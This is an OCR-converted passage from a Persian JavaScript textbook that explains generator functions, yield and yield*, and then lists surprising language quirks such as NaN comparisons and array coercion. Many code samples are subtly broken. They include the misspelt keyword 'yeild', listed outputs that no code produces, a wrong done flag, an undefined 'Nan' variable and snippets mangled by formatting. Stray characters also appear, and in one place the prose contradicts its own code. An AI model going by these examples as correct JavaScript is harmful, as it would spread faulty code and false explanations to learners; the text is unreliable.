
مثالی در رابطه با توابع generator به فرم زیر می‌باشد:



```
function* jsBook(ver){
    yield "first version: " + ver;
    yield "version: " + ver;
}
```

این تابع که به صورت generator تعریف شده است، پس از اجرا یک [object Generator] بازگشت می‌دهد که از پروتکل iterable پیروی می‌کند که توضیح کامل تری در مورد آن خواهیم داد، البته اگر از ruby یا python استفاده کرده باشید، احتمالاً generatorها مفهوم جدیدی برای شما نیستند و با کلمه کلیدی `yield` برخورد داشته‌اید.

بگذریم، می‌دانیم که در جاوااسکریپت توابع تا زمانی که به اتمام نرسند و یا با کلمه کلیدی `return` برخورد نکنند، اجرا می‌شوند، اما توابع به فرم generator علاوه بر این موارد رسیدن به با کلمه کلیدی `yield` نیز مقدار بازگشتی خواهند داشت، اما این بازگشت مقدار اجرای تابع را قطع خواهد کرد و تابع در همان محلی که `yield` رخ داده است منتظر خواهد ماند. در حقیقت با اجرای تابع به فرم generator مقدار بازگشتی یک generator است و که منتظر است تا تابع `next()` آن را فراخوانی کنیم و اولین `yield` را در قالب پروتکل iterable بازگشت دهد، به خاطر داریم که در این پروتکل می‌بایست مقدار بازگشتی دارای یک ویژگی به نام `value` و یک ویژگی دیگر به نام `done` باشد که از وضعیت به اتمام رسیدن iterate خبر می‌دهد.



گفتیم که اجرای تابع `iterate` قابل بازگشت می‌دهد، برای مثال در مورد مثال بالا:

```
function* jsBook(ver){
    yield "first version: " + ver;
    yield "version: " + (ver + 1);
}

var book = jsBook(1);

console.log(book); // jsBook {<suspended>}
```



مشاهده می‌کنیم که متغیر `book` که با فراخوانی یک تابع `generator` مقداردهی شده است، آن تابع را به شکل معلق در خود نگه داشته است و این نکته یعنی تابع `generator` ساخته شده به درستی کار می‌کند. حال می‌توانیم بر روی متغیر `book` تابع `next()` را صدا زده و مقدار اولین `yield` از تابع `generator` را بدست آوریم:

```
function* jsBook(ver){
    yield "first version: " + ver;
    yield "version: " + (ver + 1);
}

var book = jsBook(1);

console.log(book.next());
// {value: "first version: 1", done: false}
```



مشاهده می‌کنیم که با اجرای اولین تابع `next` بر روی متغیر `book`، مقداری که با اولین `yield` در تابع `generator` خود بازگشت داده بودیم، در ویژگی `value` قرار گرفته است و همینطور ویژگی `done` که از به اتمام رسیدن مراحل `iterate` خبر می‌دهد می‌باشد، یعنی می‌توانیم مجدداً تابع `next` را بر روی متغیر `book` اجرا کنیم. پس اجازه دهید این کار را به فرم ذکر شده در مثال بعد انجام می‌دهیم.



```
function* jsBook(ver){
    yield "first version: " + ver;
    yield "version: " + (ver + 1);
}
var book = jsBook(1);

console.log(book.next());
// {value: "first version: 1", done: false}

console.log(book.next());
// {value: "version: 2", done: false}

console.log(book.next());
// {value: undefined, done: true}
```

پس از سه بار اجرای متده next بر روی متغیر book، که منجر به بازگشت دادن مقادیر yield شده می‌شود، مقدار ویژگی done برابر با true می‌شود و متوجه به اتمام رسیدن iteration می‌شویم. به اتمام رسیدن iteration یا همان true شدن ویژگی done به معنی به اتمام رسیدن کدهای تابع تا آخرین yield یا مواجه شدن با اولین return می‌باشد.

اگر دقت کنید برای هر بار اجرای تابع next از متغیر book استفاده می‌کنیم، یعنی حتماً ابتدا می‌بایست تابع generator را اجرا کرده و به یک متغیر تخصیص دهیم، تا بتوانیم بر روی آن، تابع next را اجرا کنیم و مقادیر مورد نظر خود را دریافت کنیم، اما اگر این کار را انجام ندهیم، نهایتاً می‌توانیم تا اولین yield پیش برویم. به مثال زیر توجه کنید:



```
(function* jsBook(ver){
    yield "first version: " + ver;
    yield "version: " + (ver + 1);
})(1).next();
// {value: "first version: 1", done: false}
```

تابع jsBook را به فرم generator و در داخل یک بلاک IIFE قرار می‌دهیم و اولین next از آن را اجرا می‌کنیم، پس از اجرای اولین next چون مقدار بازگشتی دیگر generator نیست و ما نیز

نتیجه اجرای تابع را در متغیری نگهداری نکرده‌ایم، نمی‌توانیم به مابقی مقادیر دسترسی داشته باشیم و اجرای کدی به شکل زیر خطأ خواهد داشت:

```
(function* jsBook(ver){
    yield "first version: " + ver;
    yield "version: " + (ver + 1);
})(1).next().next(); // ERROR
```



پس بهتر است همواره نتیجه اجرای تابع generator را در یک متغیر نگهداری کرد و از آن متغیر برای فراخوانی تابع next و ۹۸۸۸ برای بدست آوردن مقادیر مورد نظر استفاده نمود.

استفاده از return و yield در generator

اگر به هر دلیلی در تابع generator خود نیاز باشد از yield و return به صورت همزمان استفاده شود، می‌بایست به این نکته توجه کنیم که پس از مواجه شدن برنامه با اولین return دیگر به مابقی کدها و یوهای نوشته شده توجهی نخواهد داشت، برای مثال:

```
function* jsBook(ver){
    var x = yield "first version: " + ver;
    return "returned, x = " + x;

    // will not run
    yield "version: " + (ver + 1);
}

var book = jsBook(1);
console.log(book.next()); // {value: "first version: 1",
done: false}
console.log(book.next()); // {value: "returned, x = undefined", done: true}
```



تکه کد بالا چندین نکته دارد:

- کد بعد از return مقدار بازگشتی دارای done: true است که به

معنی به اتمام رسیدن تکرار است.

- مقدار value بازگشتی در آخرین تابع next() که منجر به اتمام رسیدن iteration شده است، مقدار return شده از تابع است.
- اگر مقدار بازگشتی از yield را به متغیر اختصاص دهیم، در تکرار بعدی چون هیچ مقداری را به تابع next پاس نداده ایم، متغیر مورد نظر undefined خواهد بود، اما اگر مقداری را به عنوان پارامتر به تابع next دوم میدادیم، خروجی کد بالا فرق می کرد.

برای مثال:

```
function* jsBook(ver){
    var x = yield "first version: " + ver;
    return "returned, x = " + x;

    // will not run
    yield "version: " + (ver + 1);
}

var book = jsBook(1);

console.log(book.next());
// {value: "first version: 1", done: false}

console.log(book.next(4));
// {value: "returned, x = 4", done: true}
```

مشاهده می کنیم که با پاس دادن مقدار ۴ به تابع next در دومین فراخوانی به عنوان نتیجه بازگشتی از اولین yield شدن در نظر گرفته شده و در متغیر x قرار گرفته است. سپس با return شدن باز می گردد. این مورد را در بخش بعدی کامل پوشش می دهیم.

[پاس دادن پارامتر به متد next]

یکی از نکته های ساخت توابع generator حرفه ای پاس دادن مقدار به تابع next است، که می تواند از آن نحوه کارکرد تابع را تغییر دهد. با پاس دادن مقدار به تابع next، می توانیم به عنوان

مقدار بازگشته در `yield` قبلی استفاده کنیم. به مثال زیر در این خصوص توجه کنید:

```
function* advancedGenerator(input){
  console.log(input);
  const j = 2 * (yield(input * 10));
  console.log(j);
  const k = yield( (5 * j) / 4);
  console.log(k);
  return (input + j + k);
}

var gnFunction = advancedGenerator(10);

gnFunction.next(5);    // {value: 100 , done: false } 10
gnFunction.next(20);   // {value: 50 , done: false } 40
gnFunction.next(30);   // {value: 80 , done: false } 10
```



- در توضیح تکه کد بالا که دارای نکات زیادی می‌باشد. چند مورد را به صورت سرتیتر شرح می‌دهیم:
- با فراخوانی تابع `generator` آرگومان `input` را با مقدار `10` مقداردهی کرده و تابع اجرامی شود، این اجرا بهدلیل `generator` بودن تابع، عبارت `console.log` را اجرا نخواهد کرد.
 - در اولین `iteration` با فراخوانی شدن تابع `next` بر روی متغیر `gnFunction`، اولین `yield` تابع `generator` مورد نظر اجرا می‌شود، چون `input` برابر با `10` است و `yield` با `10 * input` مقدار بازمی‌گرداند، پس `value` برابر `100` خواهد بود و `object` زیر بازگشت داده می‌شود، سپس عبارت اول اجرا می‌شود که منجر به چاپ شدن مقدار `10` می‌شود:

`{value: 100 , done: false }`

- نکته اساسی این اجرا این است که مقدار `5` به تابع `next` اول پاس داده شده است، ولی در اجرای فعلی هیچ تاثیری ندارد، حتی در صورتی که این مقدار به تابع پاس داده نشود نیز خروجی همان خروجی، حالت قبل خواهد بود، چرا که اولین `yield` بوده و از قبل `yield` نداریم که این مقدار معادل آن قرار گیرد.
- در دومین `iteration` بر روی تابع `generator` چون به متده `next` مقدار `20` پاس داده شده است، مانند این است که نتیجه `iteration` قبلی برای `yield` معادل `20` شده است و اجرای کد با این مقدار ادامه پیدا می‌کند.

به دلیل وجود تکه کد زیر برای اولین yield:

```
const j = 2 * (yield(input * 10));
```

با قرار گرفتن مقدار ۲۰ به جای `10` از `iteration` `yield` قبلی ثابت `j` برابر با `۴۰` می‌شود (دقت شود که مقدار پاس داده شده بجای کل عبارت `(...)` قرار می‌گیرد):

```
const j = 2 * (20); // 40
```

چون ثابت `j` برابر با `۴۰` می‌شود پس این تکرار $40 * 5 / 4$ را بازمی‌گرداند و `value` برابر با `۵۰` می‌شود.

- در اجرای سوم، همانند دومین اجرا، با پاس داده شدن مقدار `۳۰` به تابع `next`، این مقدار در حاصل `yield` قبلی قرار می‌گیرد که همان ثابت `k` هست، پس ثابت `k` برابر با `۳۰` شده و با رسیدن اجرا به `return` مقدار `input + j + k` محاسبه شده و اجرا به اتمام می‌رسد.

در مثال دیگری که برای تابع فیبوناچی ارائه خواهیم داد، از مقدار ورودی تابع `next` برای ریست کردن و شروع مجدد تابع بهره می‌گیریم:

```
// MDN
function* fibonacci() {
    var fn1 = 0, fn2 = 1;
    while (true) {
        var current = fn1;
        fn1 = fn2;
        fn2 = current + fn1;
        var reset = yield current;
        if (reset) {
            fn1 = 0;
            fn2 = 1;
        }
    }
}
```

```
var sequence = fibonacci();
console.log(sequence.next().value);      // 0
console.log(sequence.next().value);      // 1
console.log(sequence.next().value);      // 1
console.log(sequence.next().value);      // 2
console.log(sequence.next().value);      // 3
console.log(sequence.next().value);      // 5
console.log(sequence.next().value);      // 8
console.log(sequence.next(true).value);   // 0
console.log(sequence.next().value);      // 1
console.log(sequence.next().value);      // 1
console.log(sequence.next().value);      // 2
```



در تابع بالا با پاس دادن مقدار true به تابع next شرط reset در تابع fibonacci برقرار شده و تابع از ابتدا مقادیر را بازگشت می‌دهد.

استفاده از generator در generator

برای اینکه بتوانیم یک تابع generator را در داخل یک generator دیگر بازگردانی کنیم، می‌بایست به جای yield از yield* استفاده کنیم و تابع generator مورد نظر خود را استفاده کنیم، برای مثال:

```
function* generatorOne() {
    yield 3;
}

function* generatorTwo() {
    yield* generatorOne();
}

const iterator = generatorTwo();
console.log(iterator.next().value); // output value: 3
```



مشاهده می‌کنیم که نتیجه اجرای تابع generator اول در اجرای تابع دوم چاپ شده است، ممکن بود که نیاز داشته باشیم در یک چرخه از yield شدن از تابعی دیگر استفاده کنیم که این امکان نیز به صورت ترکیبی با yield عادی فراهم می‌باشد، برای مثال در مورد کد بالا می‌توانیم yield عادی مقدار را قبل و یا بعد از yield* داشته باشیم:

```
function* generatorOne() {
    yield 3;
    // return "finished";
    yeild 4;
}

function* generatorTwo() {
    yield 1;
    yield 2;
    yield* generatorOne();
    yeild 6;
}

const iterator = generatorTwo();

console.log(iterator.next()); // {value: 1 , done: false}
console.log(iterator.next()); // {value: 2 , done: false}
console.log(iterator.next()); // {value: 3 , done: false}
console.log(iterator.next()); // {value: 4 , done: false}
console.log(iterator.next()); // {value: 5 , done: false}
console.log(iterator.next()); // {value: 6 , done: false}
console.log(iterator.next()); // {value: undefined , done: true}
```

در مورد کد فوق چند نکته حائز اهمیت است:

- قبل از yield* و یا بعد از آن می‌توان از yield عادی به تعداد دلخواه، استفاده کرد.
- با اجرا شدن یک تابع به صورت تمام yield* تمام یوهای داخل آن با iterate فعلی پیمایش خواهند شد و مانند این است که تمام آن کدها در بدنه این تابع باشند.
- مقدار done بعد از اتمام yield عادی تابع اصلی true خواهد بود، نه تابع صدا زده شده



داخلی.

- اگر در تابع generatorOne کامنت مربوط به return را از حالت کامنت بودن خارج کنیم، در چهارمین فراخوانی تابع next اجرای iteration به اتمام می‌رسید.

برای استفاده از yield* لزوما استفاده از یک تابع generator دیگر اجباری نیست و می‌توان از یک مجموعه iterable استفاده کرد، برای مثال می‌توان yield* را برای یک آرایه به شکل زیر نوشت:

```
function* generatorTwo() {
  yield 1;
  yield 2;
  yield* [3,4,5];
  yeild 6;
}
```



خروجی اجرای کد فوق نیز همانند مثال قبلی می‌باشد.

همین مثال را می‌توان برای مجموعه‌های iterable دیگر نیز به کار برد، برای مثال عبارت* yield برای رشته "Hello" برابر با ۵ اجرای yield خواهد بود، به همین ترتیب برای map و set و ... هم می‌توان از yield* استفاده کرد.

بهینگی در مصرف حافظه

استفاده از توابع generator مصرف حافظه بهینه‌تری نسبت به توابع عادی دارد، البته این مورد به صورت قطعی نمی‌تواند در مورد توابع بازگشته صدق کند. در توابع generator، لزومی به تولید شدن تمام مقادیر مورد نیاز قبل از اجرا وجود ندارد و تنها مقادیر مورد نیاز به صورت مرحله‌ای، در زمان اجرا شدن هر مرحله تولید می‌شوند.

[ترکیب توابع] generator

در هنگام استفاده از توابع generator، استفاده عادی از آن‌ها، ممکن است در بعضی موارد بهترین راهکار ممکن نباشد، برای مثال می‌توان یک تابع ترکیبی ایجاد کرد تا بر روی تابع generator تا حد مشخصی که مدنظر داریم پیش برویم و سپس اجرای iteration را متوقف کنیم، به این ترتیب توابع ترکیبی می‌توانند به ایجاد توابع بسیار کاربردی عمومی، به شکل

کمک زیادی کنند.

مثالی از یک تابع ترکیبی generator که با دریافت یک شمارنده و یک iterable، تعداد مشخصی بر روی iterator مورد نظر اجرا می‌کند:

```
function* give(count, iterator) {
    let counter = 0;
    for (let value of iterator) {
        if (counter >= count) {
            return;
        }
        counter++;
        yield value;
    }
}

give(2, ['ali', 'ahmad', 'reza', 'manি'])
// "ali", "ahmad"

give(7, naturalNumbers());
// 1 2 3 4 5 6 7

give(5, powerSeries(3, 2));
// 9 16 25 36 49
```

شاید برآتون جالب باشه که ویژگی await/async که در ES2017 ارائه شده است، بر اساس ترکیب promise و توابع generator کار می‌کند و در هنگام transpile شدن نیز به کدی دارای Promise و generator تبدیل می‌شود. البته توضیح جزئیات این موارد خارج از چارچوب مطالب کتاب می‌باشد، مطالب کامل‌تر در این خصوص را در لینک پانوشت مطالعه کنید.^۴

نکته مهم در مورد generatorها، یکبار مصرف بودن آن‌هاست، برای مثال اگر شما یک iteration را به اتمام رسانید و با اجرای تابع next، به done برابر با true رسیدید و یا حتی به صورت spread از آن‌ها استفاده کردید، دیگر بر روی متغیر مورد نظر نمی‌توانید مجدداً iterate کنید.

⁴ <https://tc39.github.io/ecmascript-asyncawait>



```
const friends = ['ali', 'ahmad', 'reza', 'mani'];
const topTwoFriends = give(2, friends);

console.log(...topTwoFriends) // "ali" "ahmad"
console.log(...topTwoFriends) // This will not give any
data
```

با استفاده از متدهای give که قبل تر نوشتیم و دریافت دو دوست برتر از آرایه دوستان، تنها یکبار می‌توانیم آن‌ها را به صورت spread استفاده کنیم و در استفاده بعدی هیچ مقداری بازگشت داده نخواهد شد.

[موارد کاربرد generator]

ممکن است در ذهن خود دنبال موارد استفاده‌ای از توابع generator باشید، یا در برنامه‌های نوشته شده خود که تاکنون اجرا کرده اید، به دنبال جایی خالی برای این توابع باشید و نتوانید مورد مناسب را پیدا کنید.

در حقیقت این تفکری است که بسیاری از افرادی که با generatorها آشنا می‌شوند با آن مواجه می‌شوند، اما این موضوع دلیلی بر مورد استفاده نبودن generatorها نیست و مثال‌های ارائه شده در همین بخش نیز تا حد قابل قبولی این قضیه را ثابت نموده است، بهترین راه، تمرین مثال‌های اجرایی با استفاده از generatorها می‌باشد.

یکی از مثال‌های اساسی در مورد generatorها، امکان استفاده، آن‌ها برای مدیریت و نمایش مقادیر بی‌نهایت هست، در حالی که همین مورد در حلقه‌های معمولی به خطاب رخواهد خورد، generatorها به راحتی می‌توانند این موضوع را حل کنند و یا در مورد بازی‌های کامپیوتی و مرحله‌بندی آن‌ها و ... می‌توانیم مثال‌های خوبی از generatorها ارائه دهیم، بعلاوه با استفاده از توابع ترکیبی که در بخش قبلی آموختیم، استفاده‌های خاص منظوره زیبایی نیز می‌توان خلق کرد. از دیگر کاربردهای پیشرفته generatorها می‌توان به کتابخانه مشهور redux-saga برای ریکت اشاره کرد که از این نوع توابع برای انجام side effect بهره می‌برد.

پس از مطالعه این بخش انتظار می‌رود

- با ماهیت Iterator آشنا باشد و iterable بودن آشنا باشد.
- با پروتکل iterable و iterator آشنا باشد.
- بتوانید تعدادی object قابل iterate نام برد و مزایای آن‌ها را برshمارید.
- نحوه کارکرد حلقه for...of را درک کرده و بتوانید بر روی object‌های شخصی غیر قابل iterate، امکان iterable بودن را ایجاد کنید.
- با object‌های عمومی قابل iterate آشنا بوده و بتوانید iterable بودن را تست کنید.
- ماهیت توابع generator و تعریف شدن آن را درک کرده، تفاوت تابع عادی و generator را توضیح دهید.
- کارکرد توابع generator و مفهوم yield شدن مقدار را درک کرده و چند مثال از توابع generator ارائه دهید.
- تفاوت‌های yield* و yield را توضیح داده و مثال‌هایی از به کارگیری *yield بیان کنید.
- تاثیر پاس دادن مقدار به تابع next را توضیح دهید و مثالی با آن بنویسید.
- توابع ترکیبی با generator ارائه دهید.

خطاهای جالب جاواسکریپت

۰۰ اهداف بخش:

< آشنایی با مسائل جالب جاواسکریپت

< فهمیدن دلایل رخ دادن اشتباهات

< جلوگیری از انجام اشتباهات

< رفع سریع خطاهای به ظاهر عجیب

در این بخش مثال هایی از خدادها و اتفاقات عجیب(شاید به ظاهر عجیب) در جاواسکریپت را شرح می دهیم و سعی می کنیم دلایل رخ دادن آن ها را توضیح دهیم تا با درک ماهیت کارکردی زبان و منطق حاکم بر برنامه، از وقوع این اشتباهات جلوگیری کنیم.
برخی از خطاهای که با عملگرهای مقایسه‌ای رخ می دهند را می توان با روش‌هایی از وقوع آن‌ها جلوگیری کرد. برای مثال مقایسه برابر بودن، بهتر است همواره با سه علامت مساوی (=) بررسی شود.

مثال‌های ذکر شده در این فصل توسط جمع بسیاری از توسعه دهندگان جاواسکریپت گردآوری شده و به صورت متن باز قابل دسترس می باشند که کمی بسط داده شده‌اند.

مساوی بودن [[با [!]!

آرایه با آرایه برابر نیست!

```
[ ] == ! [ ];      // true
```



هر دو آرایه فوق برای عملگر برابری، به عدد تبدیل می‌شوند و بنا به دلایلی که در ادامه توضیح داده می‌شود مقدار ۰ را می‌گیرند، در ابتدا می‌دانیم که آرایه‌ها مقدار true و صحیح دارند یعنی برای مثال کد زیر عبارت مورد نظر را در console چاپ می‌کند:

```
if( [ ] )  
    console.log("working"); // will fire
```



حال اگر کمی کد خود را تغییر دهیم و به شکل زیر بنویسیم نیز شرط مورد نظر برقرار خواهد بود:

```
if( [ ] == 0 )  
    console.log("working"); // will fire
```



به شکل ساده‌تر، فرض کنید برای سادگی کار ابتدا آرایه را به عدد تبدیل کرده و سپس اعداد را مقایسه می‌کنیم، برای انجام تبدیل نوع آرایه به عدد، یک + در ابتدای آن قرار دهیم، با این کار در مثال ارائه شده عبارت سمت چپ تبدیل به ۰ شده و عبارت سمت راست به false+ می‌شود، سپس خود+ false+ به + تبدیل شده و با + برابر خواهد بود:



```
+[] == +![];
0 == +false;
0 == 0;
true;
```



`"b" + "a" + + "a" + "a"; // -> baNaNa`

(موز) baNaNa

این شوخی که از گذشته در کلاس‌های آموزش جاواسکریپت مطرح شده است، به دلیل جمع بستن دو رشته، به شکل یک نوع عددی رخ می‌دهد و باعث می‌شود یک NaN^۱ تولید شود.



`"foo" + (+ "bar"); // 'fooNaN'`

NaN عدد است!

می‌دانیم که NaN معادل NotANumber به معنای غیر عدد است، اما با گرفتن نوع NaN در جاواسکریپت نتیجه‌های جالب بدست می‌آید:



`typeof NaN; // -> 'number'`

استفاده از NaN تنها به جاواسکریپت محدود نمی‌باشد و در علم کامپیوتر استفاده زیادی دارد، در واقع NaN یک عدد است، اما عددی که قابل نمایش و یا نگهداری در فضاهای موجود نیست و در محدود اعداد نمی‌گنجد و از راههایی مانند `0/0` یا `∞/∞` و... ایجاد می‌شود، همین موضوع مقایسه‌های مربوط به NaN را، غیرقابل پیش بینی می‌کند و حتی اگر با خودش نیز مقایسه شود، نتیجه false خواهد بود که در ادامه مفصل‌تر بررسی می‌کنیم.

NaN برابر نیست با NaN!



```
Nan === Nan; // -> false
Nan == Nan; // -> false
```

1 Not a number

دلیل این موضوع را می‌توانیم در استاندارد ES، برای بررسی برابری دو مقدار `==` بیابیم، در این استاندارد گفته شده: در هنگام مقایسه برابری دو مقدار `x` و `y` به صورت `x == y` اگر این دو متغیر، مقدار باشند مطابق شرایط زیر مقدار `true` یا `false` بازگشت داده می‌شود:

- اگر نوع `x` متفاوت با مقدار `y` باشد، نتیجه `false` است.
- اگر نوع `x` عدد باشد، پس مطابق شرایط زیر برخورد کن:
 - اگر `x` یک مقدار `NaN` باشد، نتیجه `false` است.
 - اگر `y` یک مقدار `NaN` باشد، نتیجه `false` است.
 - ... •
 - ... •

با خواندن دو قانون فوق درک می‌کنیم که اگر هر یک از موارد مورد مقایسه `NaN` باشد، مقدار `false` بازگشت داده می‌شود، در کل مقایسه `NaN` همواره ممکن است نتایج عجیبی را حتی در موارد مربوط به مقایسه بزرگ یا کوچکتر بودن ارائه دهد، پس در هنگام استفاده آن کمی دقت لازم است.

null و آرایه object هستند!

```
typeof [] // -> 'object'
typeof null // -> 'object'

// however
null instanceof Object // false
```



ماهیت عملگر `typeof` به این صورت است که یک رشته از نوع مقدار مورد بررسی باز می‌گرداند، که در مورد آرایه و `null` این مورد 'object' می‌باشد. البته برای جلوگیری از خطأ در هنگام بررسی نوع `object` و همچنین دریافت اطلاعات دقیق در مورد `object` موردنظر، می‌توان از ترفندهای شکل تکه کد نوشته شده در مثال بعد استفاده کرد:



```
Object.prototype.toString.call([]);
// -> '[object Array]'

Object.prototype.toString.call(new Date());
// -> '[object Date]'

Object.prototype.toString.call(null);
// -> '[object Null]'
```

صحیح بودن و نبودن همزمان []

میدانیم که !!نتیجه منطقی همان مقدار اولیه می‌شود، یعنی یکبار نقیض اجرا شده و بار دوم اجرای نقیض باعث بازگشت به حالت اول می‌شود، اما دلیل رخ دادن کد زیر چیست؟



```
!![] // -> true
[] == true // -> false
```

میدانیم که در هنگام انجام مقایسه‌ها، آرایه یک مقدار صحیح(true) دارد و در مورد عبارت اول بدیهی است که اعمال دوبار نقیض بر روی ماهیت آن، دوباره همان true را نمایش خواهد داد، اما داشتن ماهیت true به معنی برابری با true نیست، چون در استاندارد ecma، برای بررسی برابری دو مقدار قانون زیر برقرار است: اگر $y === x$ را بررسی می‌کنیم و x یک مقدار object دارد مقدار آن را ToNumber کن و اگر y مقداری boolean دارد، نتیجه مقایسه برابر خواهد بود با $.x == !ToNumber(y)$ و با انجام این معادلات نتیجه خروجی false می‌شود.

null اشتباه است ولی اشتباه نیست!

همانند مثال فوق این مشکل نیز کمی عجیب به نظر می‌رسد:



```
!!null; // -> false
null == false; // -> false
```

البته این در حالی است که بررسی مقادیر دیگر با ماهیت false، برابر با false، به درستی کار



می‌کند:

```
0 == false; // -> true
"" == false; // -> true
```

اما اگر توضیحات مثال قبل را به خوبی درک کرده باشیم و بدانیم که نوع object, null، متنووجه می‌شویم که در هنگام انجام مقایسه، دقیقاً همان رویکردی که برای مقایسه آرایه در مثال قبلی رخ داد، برای این مورد نیز رخ خواهد داد.

حداقل مقدار عددی بزرگتر از صفر!

می‌دانیم که انجام Number.MIN_VALUE می‌توان کوچکترین عدد موجود را به دست آورد، اما زمانی مسئله عجیب می‌شود که آن مقدار به دست آمده را با صفر مقایسه کنیم:

```
Number.MIN_VALUE > 0; // -> true
```



مقدار Number.MIN_VALUE برابر با 5e-324 است که کوچکترین عدد مثبت float است که خیلی نزدیک به صفر است. می‌توان از Number.MIN_SAFE_INTEGER استفاده کرد تا حداقل عدد integer را بازگردانی کند.

جمع بستن آرایه ها

تا حالا سعی کردیم آرایه ها را با هم جمع کنید؟ البته که می‌دانیم این کار اصلاً کاری اصولی نیست ولی به دلایل مختلف خواسته یا ناخواسته یا توسعه دیگر توسعه دهنده‌گان ممکن است این اتفاق رخ داده باشد و وظیفه ما درک دقیق مشکل و درک منطقی خطای رخ داده است که سپس منجر به ارائه راهکار برای رفع آن می‌شود. به تکه کد زیر نگاه بیندازید:

```
[1, 2, 3] + [4, 5, 6]; // -> '1,2,34,5,6'
```



با توجه به آموخته های خود از فصل های ابتدایی، باید با اولین نگاه، به موضوع تبدیل ضمنی نوع داده، که در هنگام عملیات های ریاضی بر روی نوع داده هایی غیر از نوع داده عددی رخ می‌دهد فکر کرده باشید. در حقیقت اتفاقی که رخ می‌دهد به شکل تکه کد مثال بعد قابل توصیف است.



```
[1, 2, 3] +
[4, 5, 6][
    // call toString()
    (1, 2, 3)
].toString() +
[4, 5, 6].toString();
// concatenation
“1,2,3” + “4,5,6”;
// ->
(“1,2,34,5,6”);
```

یعنی ابتدا مقادیر آرایه‌ها با استفاده از `toString` به یک رشته تبدیل شده و سپس رشته‌های بدست آمده با هم جمع می‌شوند و جمع شدن دو رشته به معنی اتصال آن دو با یک دیگر هست.

کاماهاي پشت سرهم در آرایه

زمانی که یک آرایه خالی ایجاد کرده و یک سری کاما به صورت پشت سرهم در آن قرار می‌دهیم، در حقیقت یکسری اندیس به آن اضافه کرده‌ایم، پس هم دارای سایز خواهد بود و هم امکان تبدیل شدن به رشته را دارد که در مثال زیر به سادگی چندین نکته در این خصوص دیده می‌شود که ترجیح می‌دهیم توضیح ندهیم:




```
let a = [1,2, , , ];
a.length; // -> 4
a.toString(); // -> '1,2,,,'
```

شاید با کمی دققت به تکه کد فوق یک سوال اساسی برایتان ایجاد شده است که ما با قرار دادن کاماهاي پشت سرهم می‌بايست منجر به ایجاد شدن آرایه به طول ۵ می‌شديم، درحالیکه سایز آرایه ۴ است! پاسخ اين است که، جاواسكریپت آخرین کاما اضافی در آرایه‌ها را نادیده می‌گيرد. در مورد `Object` هم از `es6` به بعد به همین شکل است، از استفاده از کاماهاي اضافي در ورودي پaramترهاي توابع يا حتی متدهای کلاس نيز بدون خطأ امكان پذير است.

بررسی برابري آرایه، یک هیولای به تمام معناست!

واقعا سعی کنید از مقایسه آرایه‌ها بدون استفاده از ویژگی `length` خودداری کنید، دلیل این موضوع، رخدادن حالت‌هایی مانند مثال‌های بعدی می‌باشد.





```

[] == '' // -> true
[] == 0 // -> true
[''] == '' // -> true
[0] == 0 // -> true
[0] == '' // -> false
[''] == 0 // -> true

[null] == '' // true
[null] == 0 // true
[undefined] == '' // true
[undefined] == 0 // true

[][] == 0 // true
[][] == '' // true

[[[[[[ ]]]]] == '' // true
[[[[[[ ]]]]] == 0 // true

[[[[[[ null ]]]]] == 0 // true
[[[[[[ null ]]]]] == '' // true

[[[[[[ undefined ]]]]] == 0 // true
[[[[[[ undefined ]]]]] == '' // true

```

به مثال‌های فوق با دقت توجه کنید، خطاهای زیادی با مقایسه آرایه‌ها ممکن است رخ دهد، بهتر است از length استفاده کنید یا اگر آرایه را مقایسه می‌کنید درک عمیقی از نحوه انجام شدن عملیات مربوط به مقایسه داشته باشید.

Number با undefined

اگر به متدهای سازنده Number هیچ مقداری پاس داده نشود، مقدار صفر را بازگردانی می‌کند، یعنی مطابق حالت عادی فراخوانی متدها ورودی آرگومان آن undefined می‌باشد و مقدار صفر بازگشت داده شده است، حال با این تفسیر انتظار داریم که با فراخوانی همین متدها ورودی NaN همان خروجی صفر بازگردانده شود، اما برخلاف انتظار، مقدار بازگردانی شده undefined

خواهد بود، با کمی شگفتی به تکه کد زیر نگاه کنید!

```
Number(); // -> 0
Number(undefined); // -> NaN
```

در حقیقت این متدهای عادی عمل می‌کند و مطابق استاندارد ecma برای این متدهای زیر است:

- اگر هیچ آرگومان ورودی به این متدهای نشود ورودی + خواهد بود.
- در غیر اینصورت مقدار ورودی را ToNumber کند.
- برای undefined هم مقدار NaN برابر با است.

بازی ریاضی با `false` و `true`

کمی بازی ریاضی بدون عدد ولی با خروجی عدد:

```
true +
  true(
    // -> 2
    true + true
  ) *
  (true + true) -
  true; // -> 3
```

هنگام بررسی ریاضی مقدار عددی `true` با تبدیل به عدد به 1 تبدیل می‌شود:

```
Number(true); // -> 1
```

این تبدیل به هنگام انجام + نیز به همین منوال انجام می‌شود:

```
+true; // -> 1
```

زمانی که بخواهیم عملیات مربوط به جمع، تفریق و ... را انجام دهیم متدهای `ToNumber` فراخوانی شده و عبارت مورد نظر ما به عدد تبدیل می‌شود.

افزایش عجیب اعداد

اعداد در جاوا اسکریپت بعضا رفتارهای عجیبی را به نمایش می‌گذارند:

```
9999999999999999; // -> 9999999999999999  
9999999999999999; // -> 10000000000000000
```



```
10000000000000000; // -> 10000000000000000  
10000000000000000 + 1; // -> 10000000000000000  
10000000000000000 + 1.1; // -> 10000000000000002
```

